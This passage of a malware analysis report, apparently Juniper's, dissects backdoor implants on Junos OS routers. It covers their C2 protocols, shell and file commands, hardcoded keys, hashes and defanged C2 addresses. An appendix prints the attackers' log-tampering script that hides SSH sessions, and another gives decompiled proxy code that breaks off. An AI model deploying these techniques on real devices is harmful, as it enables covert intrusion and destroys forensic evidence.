If the `irad` implant is meant to operate in a client mode, the bytes 27-30 contain 4 octets of an IPv4 address in an encoded form. Each of these bytes are XORed with `0x86` to obtain the actual octet value. After this, the next 5 bytes contain the port number to connect to in a string format. This string is also encoded in a similar way to the IP address octets and each byte of this string must be XORed with `0x86` to obtain the port value. Once both values are obtained the client mode `irad` process connects to this address over a TCP socket, authenticates the C2 and starts processing commands.


Authentication Protocol Details

The authentication protocol is simple:

1. Read 40 bytes from the connected socket.
2. Write the first 20 bytes (KDF seed) into a buffer
3. Using a custom key derivation function generate a 165-byte encoding key
4. Using this key receive and decode the next 16 bytes from the server.
5. Compare this decoded value to the hardcoded AUTH token.
6. Encode and send the same AUTH token back.

Protocol Diagram

The diagram below shows the communication protocol for the `irad` implant in the server or client mode. After the `ACTIVATE_MODE` message, all messages are encoded using a custom encryption algorithm.



Command Details

The various commands received by the `irad` implant are explained in the section below. For each command, the `irad` server or client reads a single byte from the connected socket and performs the action denoted by the value of that byte (after decoding it).

Command `\x01` (Client and Server Mode) - Read a File

The command `\x01` is used to read a file. The path to the file to be read is received over the socket in an encoded format. The file is then opened and read 4KB at a time and each 4KB block is encoded and returned to the C2.

Command `\x02` (Client and Server Mode) - Write a File

The command `\x02` is used to write a file. The path to be written is received over the socket in an encoded format. The file is then created using `creat()`. If the creation is successful, data to be written to the file is received, decoded, and written to the file. If the message `ek63a21km7WSWkfk` is encountered, then the file write is complete, and the socket is closed.

Command `\x03` (Client and Server Mode) - Start a Shell


The command `\x03` is used to execute a command. Like `jdosd`, the `HISTFILE` environment variable is first unset. Then the `TERM` environment variable is set to a value received from the C2. Then a `/bin/csh` shell is spawned on the device and file descriptors for `stdin`, `stdout`, and `stderr` are duplicated to be that of the socket connection.

Command \x05 (Server Mode) - Create a Tunnel

The command `\x05` in server mode is used to create a tunnel between the C2 and another IP address which is received as a part of this commands message exchange. This command is used to connect two instances of the `irad` to the same C2. The "Auth Key 2" is used in this case to authenticate the C2 again.

Call Graph

The call graph for the `irad` implant is given below.



Junos OS Specific Actions

The use of the `csh` shell to start a shell on the device seems to be a Junos OS specific action taken by the `irad` implant. Besides this, no other Junos OS specific behavior is observed for this implant.

The Obscure Enigmatic Malware Daemon (oemd)

The Obscure Enigmatic Malware Daemon (oemd) is a basic Remote Access Toolkit to the TinySHell implant. This uses encryption/decryption mechanisms with a hard-coded key, and the same key is later utilized in the hashing and message verification mechanism. Additionally, there is some evidence to suggest that this is Junos-targeted malware, as it searches for a field in a command that may be proprietary. Beyond this one command, there's no evidence that this can run only on routers running Junos OS.

Executable File Details

Title	Description
File Name	oemd
File Path	/usr/sbin/oemd

File Type	oemd: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically linked, interpreter /libexec/ld-elf.so.1, for FreeBSD 6.4, stripped
File Size	46192 bytes
SHA1 Hash	`cf7af504ef0796d91207e41815187a793d430d85`
SHA256 Hash	`905b18d5df58dd6c16930e318d9574a2ad793ec993ad2f68bca813574e3d854b`
ssdeep hash	`768:yCe+4hEkjX1E5J9Fd2j79dX9i/ELazdceahodS4A:9Hq1rJH9l9eELaz2sdS4A`

Implant Analysis

The `oemd` daemon picks up activation data from several environment variables. It hard codes the amount of memory it can use on the system to avoid detection and daemonizes itself. Once there, it establishes a 2 mechanism on TCP or UDP ports, capable of sending and receiving packets.

Artifacts Found

Artifact Name	Description
Secret Key 1	A hardcoded Secret key was found at virtual address `0x08050353` with the value `88-e8b17616fbbd`
Secret Key 2	A hardcoded Secret key was found at virtual address `0x0805032e` with the value `c7-000c2906024e`
Command String	A command string which seems to be directly executing `ifinfo`

`oemd` Activation Details

The `oemd` daemon gets a few of its initialization parameters from environment variables. It looks for the `INTFS` variable, which defines the interface, the `DAEMON` variable, for if it needs to daemonize itself, the `UPRT` variable for which port number it needs to listen on, and the `RTS` variable for defining a custom Index Value for an interface.

After the binary is run, it sets custom `__RLIMIT_MEMLOCK` values between `0` and `10000`, defining the maximum and minimum amount of memory in RAM this malware can consume. We speculate this is done so that the malware does not take up too many resources and get discovered. It then checks for the `UPRT` environment variable and if it isn't set, automatically configures the malware to run at port `45678`. It then becomes a `daemon(2)`. It sets its current working directory to the root of the Junos OS file system ('/') and redirects `stdin`, `stdout`, and `stderr` to `/dev/null`. It then launches a worker function to perform its functionality with the parameters of the interface value, the custom index value, the port number, and a callback function address.

The worker function sets the disposition of signal interrupts `SIGHUP`, `SIGTSTP`, `SIGCHLD`, `SIGTTIN`, and `SIGTTOU` to perform no operations when these interrupts are received, so that the process cannot be interrupted.

Setting up the Listener

The parent function passes the interface value(s) via the `INTFS` environment variable. This environment variable may have a comma (`,`) separated list of interfaces. For each of these interfaces, two things happen:

The "Interface index" is read.

```
int get_local_index_value ( char *interface_name) {
    .
    .
    sprintf(cmd_str,"ifinfo \'%s\' | grep local-index | grep -Eo \'[0-9]+\'",interfa
ce_name);
    __stream = popen(cmd_str,"r");
    fscanf(__stream,"%d",data_section_ptr + 1);
    fclose(__stream);
    .
    .
}
```

This is of interest because the `ifinfo` command returns the Interface Index to us in this Junos OS implementation. Global memory is initialized where the Interface Index is stored.

If both the above steps are successfully completed, then the listening infrastructure is set up. A UDP Socket with custom options of `0x4` and `0x200` is initialized on the port number received from the environment variable `UPRT`. More Socket Options of `0x6b` or `0x6d` are set up and the UDP port is bound. If the binding is successful, more data including the index is written to global data. If the `RTS` environment variable is initialized, then the Interface Index is picked up from there.

It is ensured in each scenario that the global memory is initialized with appropriate data containing the interface index.

Receiving Data on the opened File Descriptors

After setting up the appropriate UDP port on the interface and binding, the daemon starts polling all the interfaces indefinitely. If any error occurs, closes all the file descriptors. If it receives any data, the data is stored in a buffer. The process is then forked and passed to a callback function that initiates the necessary environment to set up the C2 server.

Passing Control to the C2 Functions

The callback function performs some address manipulation and calls another function with the input that is received from the file descriptors and global data written in memory. This data contains a list of targets containing remote IP Addresses. The function gets the name of the interfaces and then creates a new session. It then closes all the file descriptors for the new session and sets up a new socket for TCP connections. A TCP connection is established to the remote target and then the C2 function is called.

The C2 Function

The function receives a message from the file descriptor created earlier. The receive function gets encrypted data, decrypts it with the hard-coded key `88-e8b17616fbbd`, writes the data from the request into global memory data, performs some message authentication, and encrypts and sends data back to the remote host. If this is successful, more data is received with the exact command to be issued, which is decrypted.

Command Details

This section describes the various commands that are received by `oemd` and executed on the target device through the C2 function.

Command `\x01` - Read a File

The command `\x01` is used to read a file. This includes functionality to send it back to the remote host after encrypting it.

Figure 1. The function callgraph for the oemd implant

Command \x02 - Write a File


The command `\x02` is used to write a file. The first set of bytes defines the path of the file to be written. It is then created using the `creat()`. If the creation is successful, data to be written to the file is received, decoded, and written to the file.

Command \x03 - Start a shell

The command `\x03` starts a shell after setting some environment variables which it receives from the remote server. The HISTFILE is set to `NULL` to remove trace of which commands the attacker ran. The TERM is defined by the remote host. The shell being utilized is `/bin/sh`. The data being sent to and from the shell is being encrypted by the same routines being used for the C2 interface.

Call Graph

The call graph for the `oemd` implant is given below.



Junos OS Specific Actions

The use of `ifinfo` with the grep of "local-index" indicates the malware might be customized for Junos OS. There are no other indicators of specific actions taking place related to Junos OS.

A Poorly Plagiarized Implant Daemon (appid)

The implant appid is a modified version of the Tiny SHell open-source malware. Fortunately, the sample received from the field was not stripped, allowing us to perform a comprehensive analysis of this implant. Most of the core functionality of this implant is derived from Tiny SHell. The source code for Tiny SHell can be found here: https://github.com/creaktive/tsh. Besides this, appid implant contains multiple hard-coded IP addresses which it attempts to connect back to at random.

Executable File Details

Title	Description
File Name	appid
File Path	/usr/sbin/appid
File Type	appid: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically linked, interpreter /libexec/ld-elf.so.1, for FreeBSD 6.4, not stripped
File Size	59248 bytes
SHA1 Hash	50520639cf77df0c15cc95076fac901e3d04b708
SHA256 Hash	98380ec6bf4e03d3ff490cdc6c48c37714450930e4adf82e6e14d244d8373888
ssdeep hash	768:EccHS1XhZkoAv9VuQ9FE5J9Fd2j79dX9iEbasKO8krzREEReahodS4ARoFHZ2h:aeWH9ZH9l9D9KO8mzREqsdS4ARoF52h

Implant Analysis

This implant is based on the Tiny SHell UNIX backdoor. Most of the core functionality of this implant can be understood by looking at the Tiny SHell source code. This section will focus on the modifications made to Tiny SHell by the malware author to make it useful.

Artifacts Found

Artifact Name	Description
PEL secret	A hardcoded secret was found at virtual address 0xc8055a6c with value 88-e8b17616fbbd
SOCKS secret	A hardcoded secret was found at virtual address 0xc8055a70 with value fb-75c043b82127
Connect Back Interface	A hardcoded Interface was found at virtual address 0x08055a74 with value "ge/0/2/8.0". This interface is a Juniper specific one.
Connect Back IP1	A hardcoded IP address was found at virtual address 0x08055a88 with value "129[.]126[.]109[.]50"
Connect Back IP2	A hardcoded IP address was found at virtual address 0x08055a98 with value "116[.]88[.]34[.]184"

Connect Back IP3	A hardcoded IP address was found at virtual address `0x08055aa8` with value "223[.]25[.]78[.]136"
Connect Back IP4	A hardcoded IP address was found at virtual address `0x08055ab8` with value "45[.]77[.]39[.]28"
Connect Back Port	A hardcoded port value was found at virtual address `0x08055a64` with value "22".
Challenge Value	A hardcoded 16-byte challenge value was found at virtual address `0x080531cc` with value `\x58\x90\xae\x86\xf1\xb9\x1c\xf6\x29\x83\x95\x71\x1d\xde\x58\x0d`

Malware Activation Logic

The `appid` implant sets up global variables to contain the various hard-coded IP addresses listed in the artifacts section. Further, it attempts to read the value stored in the `eth` environment variable and stores this value in a global variable (to indicate the outbound interface). Finally, it sets the connection port to 22, presumably to mask any outbound connections to C2 servers as legitimate SSH connections.

Connect to C2

The `appid` implant then selects one of the 4 "Connect Back" IPs to connect to at random. Then it creates a TCP socket to connect to this address. After this is done, the outbound interface for the socket is set to the value obtained from the `eth` environment variable. If this variable is not set, then the hardcoded value "`ge/0/2/8.0`" is used (which is a Juniper specific interface).

If the connection is successful, the implant then attempts to connect to the C2 in server mode. Otherwise, the `appid` becomes the server and becomes ready to receive commands from the C2. From the decompiled sources of `appid` it seems only this execution path is taken. This means that this implant is intended to act as a command-receiving server.

Activate and Listen for Commands

Once the `appid` is started in server mode, it receives 1 byte from the C2 client using the `pel_recv_msg()` API from Tiny SHell. If this receive is successful, the command processing logic can begin. This single byte message contains the action to be taken by the implant. These actions are explained in the "Command Details" section.

Note that the `appid` server created in this situation is initialized using the `pel_server_init()` API from TinySHell using the "PEL secret" in the "Artifacts Found" section above. This serves as the encryption/decryption key for the `aes_encrypt()` and `aes_decrypt()` routines in TinyShell.

Command Details

Like previously seen malware implants, `appid` at its core is a Remote Access Toolkit (RAT) based on Tiny Shell. It uses the following Tiny Shell APIs to perform the corresponding actions:

1. `tshd_get_file()` – Read a file.
2. `tshd_put_file()` – Write a file.
3. `tshd_runshell()` – Start a shell.

The intimate details of these commands can be understood from the Tiny SHell sources. However, there are two new APIs introduced to Tiny SHell that are used to create a `SOCKS` proxy and update the in-memory configuration of the `appid` implant. This updates the various IP addresses, ports, and interfaces which are hardcoded in the binary.

Command 1: `tshd_get_file()`

As the name suggests, this command is used to read an arbitrary file from the file system. More details on this can be obtained by looking at the TinyShell source code here:

https://github.com/orangetw/tsh/blob/8680eb2e4b90aaa34124f2427a3c6e2e8cc4d0e1/tshd.c#L300

Command 2: `tshd_put_file()`

As the name suggests, this command is used to write an arbitrary file on the file system. More details on this command can be obtained by looking at the TinyShell source code here:

https://github.com/orangetw/tsh/blob/8680eb2e4b90aaa34124f2427a3c6e2e8cc4d0e1/tshd.c#L348

Command 3: `tshd_runshell()`

As the name suggests, this command is used to start a `/bin/sh` shell with history turned off. More details on this command can be obtained by looking at the TinyShell source code here:

https://github.com/orangetw/tsh/blob/8680eb2e4b90aaa34124f2427a3c6e2e8cc4d0e1/tshd.c#L397

Command 4: `tshd_setproxy()`

This command is used to execute a custom API `tshd_setproxy()`. This API is used to create a SOCKS proxy between two IP addresses. One IP address is received from the C2 (which the `appid` implant can presumably reach). The other IP address is a randomly selected IP address from the `appid`'s in-memory configuration. The connection is made over an interface received from the C2 client.

The complete decompiled source code for the `tshd_setproxy()` API can be found in Appendix B.

Command 5: `tshd_config()`


The `appid` contains an in-memory configuration which includes the following fields:

Field	Description
CB IP 1	An IP Address to connect back to in client mode
CB IP 2	An IP Address to connect back to in client mode
CB IP 3	An IP Address to connect back to in client mode
CB IP 4	An IP Address to connect back to in client mode
CB PORT	The port to connect back to in client mode
CB Interface	The interface to be used for connections
DELAY TIME	The delay time prior to start up

The initial values for these fields are hard-coded into the `appid` binary. However, these values can be changed at any time using the `tshd_config()` API which can be triggered using this command. The assumption is that a custom TinyShell Client is used to communicate with this implant.

Call Graph

The call graph for the `appid` implant is given below.



Junos OS Specific Actions

The hardcoded interface name `ge-0/2/8.0` is an indicator that this implant is designed specifically for Junos OS since this interface is available only on Juniper Networks' devices. There are no other indicators of specific actions taking place that are specific to Junos OS.

TooObvious (to)

The implant `to` is a modified version of the Tiny SHell open-source malware. The sample received from the field was a stripped version of the `appid` implant. Most of the core functionality of this implant is derived from Tiny SHell. The source code for Tiny SHell can be found here: https://github.com/creaktive/tsh.

Besides this, `to` implant contains multiple hard-coded IP addresses which it attempts to connect back to at random.

The `to` implant is a stripped version of the `appid` implant. Along with this difference, the IP addresses which are hard coded in the `to` implant seem to be different from those found in `appid`. Besides this, both implants have identical functionality.

Executable File Details

Title	Description
File Name	`to`
File Path	`/usr/sbin/to`
File Type	`to: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically linked, interpreter /libexec/ld-elf.so.1, for FreeBSD 6.4, stripped`
File Size	53820 bytes
SHA1 Hash	`01735bb47a933ae9ec470e6be737d8f646a8ec66`
SHA256 Hash	`e1de05a2832437ab70d36c4c05b43c4a57f856289224bbd41182deea978400ed`
ssdeep hash	`768:CccHS1XhZkoAv9VuQ9FE5J9Fd2j79dX9iEbasKO8krzREEReahodS4A/:QeWH9ZH9l9D9KO8mzREqsdS4A/`

Implant Analysis

This implant is based on the Tiny SHell open-source UNIX backdoor. Most of the core functionality of this implant can be understood by looking at the Tiny SHell source code. This section will focus on the modifications made to Tiny SHell by the malware author to make it useful.

Artifacts Found

Artifact Name	Description
PEL secret	A hardcoded secret was found at virtual address `0xc8055a6c` with value `88-e8b17616fbbd`
SOCKS secret	A hardcoded secret was found at virtual address `0xc8055a70` with value `fb-75c043b82127`
Connect Back IP1	A hardcoded IP address was found at virtual address `0x08055a88` with value "101[.]100[.]182[.]122"
Connect Back IP2	A hardcoded IP address was found at virtual address `0x08055a98` with value "118[.]189[.]188[.]122"
Connect Back IP3	A hardcoded IP address was found at virtual address `0x08055aa8` with value "158[.]140[.]135[.]244"
Connect Back IP4	A hardcoded IP address was found at virtual address `0x08055ab8` with value "8[.]222[.]225[.]8"
Connect Back Interface	A hardcoded Interface was found at virtual address `0x08055a74` with value "`ge/0/2/8.0`". This interface is a Juniper specific one
Connect Back Port	A hardcoded port value was found at virtual address `0x08055a64` with value "22"
Challenge Value	A hardcoded 16-byte challenge value was found at virtual address `0x080531cc` with value

	`\x58\x90\xae\x86\xf1\xb9\x1c\xf6\x29\x83\x95\x71\x1d\xde\x58\x0d`

Malware Activation Logic

The `to` implant sets up global variables to contain the various hard-coded IP addresses listed in the artifacts section. Further, it attempts to read the value stored in the `eth` environment variable and stores this value in a global variable (to indicate the outbound interface). Finally, it sets the connection port to 22, presumably to mask any outbound connections to C2 servers as legitimate SSH connections.

Connect to C2

The `to` implant then selects one of the 4 "Connect Back" IPs to connect to at random. Then it creates a TCP socket to connect to this address. After this is done, the outbound interface for the socket is set to the value obtained from the `eth` environment variable. If this variable is not set, then the hardcoded value "`ge/0/2/8.0`" is used (which is a Juniper specific interface).

If the connection is successful, the implant then attempts to connect to the C2 in server mode. Otherwise, the `to` becomes the server and becomes ready to receive commands from the C2. From the decompiled sources of `to` it seems only this execution path is taken. This means that this implant is intended to act as a command-receiving server.

Activate and Listen for Commands

Once the `to` is started in server mode, it receives 1 byte from the C2 client using the `pel_recv_msg()` API from TinySHell. If this receive is successful, the command processing logic can begin. This single byte message contains the action to be taken by the implant. These actions are explained in the Command Details section below.

Note that the `to` server created in this situation is initialized using the `pel_server_init()` API from Tiny SHell using the "PEL secret" in the "Artifacts Found" section above. This serves as the encryption/decryption key for the `aes_encrypt()` and `aes_decrypt()` routines in TinyShell.

Command Details

Like previously seen malware implants, `to` at its core is a Remote Access Toolkit (RAT) based on Tiny SHell. It uses the following Tiny SHell APIs to perform the corresponding actions:

1. `tshd_get_file()` - Read a file.
2. `tshd_put_file()` - Write a file.
3. `tshd_runshell()` - Start a shell.

The details of these commands can be understood from the Tiny SHell sources. However, there seem to be two new APIs introduced to Tiny SHell which are used to create a SOCKS proxy and update the in-memory configuration of the `to` implant. This updates the various IP addresses, ports, and interfaces which are hard coded in the binary.

Command 1: `tshd_get_file()`

As the name suggests, this command is used to read an arbitrary file from the file system. More details on this can be obtained by looking at the Tiny SHell source code here:

https://github.com/orangetw/tsh/blob/8680eb2e4b90aaa34124f2427a3c6e2e8cc4d0e1/tshd.c#L300

Command 2: `tshd_put_file()`

As the name suggests, this command is used to write an arbitrary file on the file system. More details on this command can be obtained by looking at the Tiny SHell source code here:

https://github.com/orangetw/tsh/blob/8680eb2e4b90aaa34124f2427a3c6e2e8cc4d0e1/tshd.c#L348

Command 3: `tshd_runshell()`

As the name suggests, this command is used to start a `/bin/sh` shell with history turned off. More details on this command can be obtained by looking at the TinyShell source code here:

https://github.com/orangetw/tsh/blob/8680eb2e4b90aaa34124f2427a3c6e2e8cc4d0e1/tshd.c#L397

Command 4: `tshd_setproxy()`

This command is used to execute a custom API `tshd_setproxy()`. This API is used to create a SOCKS proxy between two IP addresses. One IP address is received from the C2 (which the `to` implant can presumably reach). The other IP address is a randomly selected IP address from the `to`'s in-memory configuration. The connection is made over an interface received from the C2 client.

The complete de-compiled source code for the `tshd_setproxy()` API can be found in Appendix B.

Command 5: `tshd_config()`


The `to` contains an in-memory configuration which includes the following fields:

Field	Description
CB IP 1	An IP Address to connect back to in client mode
CB IP 2	An IP Address to connect back to in client mode
CB IP 3	An IP Address to connect back to in client mode
CB IP 4	An IP Address to connect back to in client mode
CB PORT	The port to connect back to in client mode
CB Interface	The interface to be used for connections
DELAY TIME	The delay time prior to start up

The initial values for these fields are hard coded into the `to` binary. However, these values can be changed at any time using the `tshd_config()` API which can be triggered using this command. The assumption is that a custom Tiny SHell Client is used to communicate with this implant.

Call Graph

The call graph for the `to` implant is given below.



Junos OS Specific Actions

The hardcoded interface name `ge-0/2/8.0` might be an indicator that this implant is designed specifically for Junos OS. This is because this interface is available only on Juniper Networks' devices. There are no other indicators of specific actions taking place which might be tethered to the Junos OS.

Conclusion

We identified two generic Remote Access Toolkits, `jdosd` and `irad`. A Local Access Toolkit (`lmpad`) was also discovered that appears to be specifically engineered to attack Junos OS devices. Finally, three more implants -- `appid`, `to`, and `oemd` -- are RATs based on the TinyShell UNIX backdoor. All these implants are designed for the exact same purpose, to provide persistent backdoors on long-running Junos OS devices.

We recommend that customers remain vigilant and refresh router software and hardware at regular intervals. Monitor Juniper Security Advisories and consider upgrading to the set of Junos OS releases cited in JSA93446, which contain the CVE fix as well as updated signatures for the JMRT. Run the JMRT. Follow the best practices when configuring their Junos OS devices, and guard their credentials, console servers, and other management interfaces against compromise.

Any malware infections should be reported to Juniper Networks by contacting the Juniper Networks Security Incident Response (SIRT) Team at <sirt@juniper.net>.

Appendices

Appendix A: LMPAD Deployed Shell Script

```
pre_ssh() {
#closelog
cp /mfs/var/etc/syslog.conf /mfs/var/etc/syslog.conf0
sed -i '' 's/\/dev\/null #//g' /mfs/var/etc/syslog.conf0
sed -i '' 's/       /       \/dev\/null #/g' /mfs/var/etc/syslog.conf
ps -fcA |grep eventd | awk '{ print $1 }' | xargs kill -1
#last
cp -r /var/log/utx.log /var/log/utx.log0
cp -r /var/log/wtmp /var/log/wtmp0
}

post_ssh() {
#relog
cp /mfs/var/etc/syslog.conf0 /mfs/var/etc/syslog.conf
rm -f /mfs/var/etc/syslog.conf0
ps -fcA | grep eventd | awk '{ print $1 }' | xargs kill -1
#relast
cp -r /var/log/wtmp0 /var/log/wtmp
cp -r /var/log/utx.log /var/log/utx.log0
rm -f /var/log/wtmp0
}

backup() {
#backconf
rm -rf /var/rundb+
cp -r /var/rundb /var/rundb+
cp /var/db/commits /usr/lib/libjucomm.so.1
tar -cf /config/usage_db /config/juniper.conf.*
tar -cf /var/db/config/usage_db /var/db/config/juniper.conf.*
}

restore() {
#reconfig
cp -r /var/rundb+/* /var/rundb
cp /usr/lib/libjucomm.so.1 /var/db/commits
tar -xf /config/usage_db -C /
tar -xf /var/db/config/usage_db -C /
rm -r /var/rundb+
rm -f /usr/lib/libjucomm.so.1
rm -f /config/usage_db
rm -f /var/db/config/usage_db
}

if [ $1 = "pre" ]; then
pre_ssh
elif [ $1 = "post" ]; then
post_ssh
elif [ $1 = "backup" ]; then
backup
elif [ $1 = "restore" ]; then
restore
fi

echo done
exit 0
```

Appendix B: `tshd_setproxy()` Source Code

See overleaf on next page.

```
int tshd_setproxy(int server_sock)

{
  int sock_fd;
  int sock2;
  int ret2;
  char *iface_name_ptr;
  sockaddr_in addr2;
  sockaddr_in addr1;
  char addr_str [28];
  int rc;
  char iface_name [32];
  undefined local_12c [256];
  char buf [16];
  size_t recv_len;
  int local_10;

  memset(local_12c,0,0x100);
  iface_name_ptr = iface_name;
  for (sock_fd = 5; sock_fd != 0; sock_fd = sock_fd + -1) {
    *(undefined4 *)iface_name_ptr = 0;
    iface_name_ptr = iface_name_ptr + 4;
  }
  local_10 = pel_recv_msg(server_sock,iface_name,&recv_len);
  if (local_10 == 1) {
    rc = check_if(iface_name);
    if (rc < 0) {
      memset(buf,0,0x10);
      sprintf(buf,"invalid interface");
      pel_send_msg(server_sock,buf,0x10);
    }
    else {
      memset(buf,0,0x10);
      sprintf(buf,"y");
      local_10 = pel_send_msg(server_sock,buf,0x10);
      if (local_10 == 1) {
        while( true ) {
          memset(buf,0,0x10);
          local_10 = pel_recv_msg(server_sock,buf,&recv_len);
          if (local_10 != 1) break;
          if ((((buf[0] == -0x22) && (buf[1] == -0x11)) && (sock_fd = (*fork_ptr)(), -1 < sock_fd))
             && (sock_fd == 0)) {
            close(server_sock);
